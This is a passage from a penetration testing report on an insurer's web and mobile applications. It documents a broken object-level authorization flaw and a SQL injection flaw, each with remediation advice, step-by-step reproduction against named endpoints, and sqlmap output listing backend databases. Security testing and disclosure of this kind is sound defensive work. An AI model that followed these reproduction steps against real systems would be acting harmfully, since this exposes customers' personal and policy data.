OWASP API Security Top 10 2023 – API1:2023 Broken Object Level Authorization (BOLA)

Remediation

Implement strict server-side authorization checks to verify that the authenticated user is authorized to access the requested policy. Authorization must be based on the user's identity, policy ownership, and applicable access scope rather than the client-supplied **PolicyNumber**. Apply deny-by-default access controls and prevent cross-customer data access.

Technical Details & Reproduction

Affected Resource

```
>_ affected-resource
```

[CODE](#) / [JSON](#)

```
/PolicyGeneral/selectPolicyGeneralByPolicyNumberForCustomer
```

Step to Produce

1. Authenticate using a valid customer account.
2. Obtain a policy number belonging to another customer from the previously identified claim exposure.
3. Intercept the request to POST /PolicyGeneral/selectPolicyGeneralByPolicyNumberForCustomer.
4. Replace the legitimate PolicyNumber with the other customer's policy number.
5. Send the modified request using the authenticated session.
6. Observe that the API returns the other customer's policy and personal information.

Proof of Concept




Figure 1. Screenshot 2026-09-03 at 11.05.34

SQL Injection in ProductCode Parameter Allows Unauthorized Database Access

CRITICAL

OPEN

DATE	CVSS 3.1	SCORE	PROTOCOL / PORT
29/7/2026	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	9.8	HTTPS / 443

Description

The application is vulnerable to SQL Injection through the **ProductCode** parameter. Insufficient input validation and improper use of SQL queries allow attacker-controlled input to influence backend database operations. Successful exploitation can potentially provide unauthorized access to sensitive database information and enable modification or disruption of backend data.

Impact

Successful exploitation may allow an attacker to **compromise the confidentiality, integrity, and availability of backend database resources**, potentially exposing or manipulating sensitive customer, policy, product, and premium-related information.

Standard

OWASP Top 10 2021 – A03:2021 Injection

Remediation

Implement parameterized queries/prepared statements and strictly validate **ProductCode** using an allowlist. Prevent direct concatenation of user-controlled input into SQL queries. Apply least-privilege database permissions, database monitoring, and centralized security logging.

Technical Details & Reproduction

Affected Resource

>_ *affected-resource*


[CODE](#) / [JSON](#)

```
/ProductAsri/calculatePremiumForCustomer  
etc
```

Step to Produce

1. Authenticate to the application.
2. Intercept POST /ProductAsri/calculatePremiumForCustomer.
3. Identify ProductCode inside Data. 4. Replace the legitimate value with a controlled SQL Injection test payload. 5. Send the modified request.
6. Observe that the manipulated input affects backend database query behavior.
7. Validate the vulnerability using non-destructive testing and document the demonstrated database impact.

Proof of Concept



```
nandanugraha — -zsh — 80x24  
uring usage of time-based payloads to prevent potential disruptions  
[10:22:14] [WARNING] in case of continuous data retrieval problems you are advis  
ed to try a switch '--no-cast' or switch '--hex'  
available databases [10]:  
[*] [master]  
[*] DBA_Monitoring  
[*] INSURED_MAIN_DB  
[*] model  
[*] msdb  
[*] SEA_MW  
[*] SEA_MW_170322  
[*] SEA_MW_53  
[*] SEA_MW_53_NEW  
[*] tempdb  
[10:22:14] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 316 times  
[10:22:14] [INFO] fetched data logged to text files under '/Users/nandanugraha/.  
local/share/sqlmap/output/127.0.0.1'  
[*] ending @ 10:22:14 /2026-08-11/  
nandanugraha@MacBook-Pro-NANDA ~ %
```

Figure 1. Screenshot 2026-08-11 at 10.22.34



PENETRATION TESTING REPORT

BRINS.CO.ID & BRINS MOBILE

CONTACT US AT

sec-tsi@work.brins.co.id

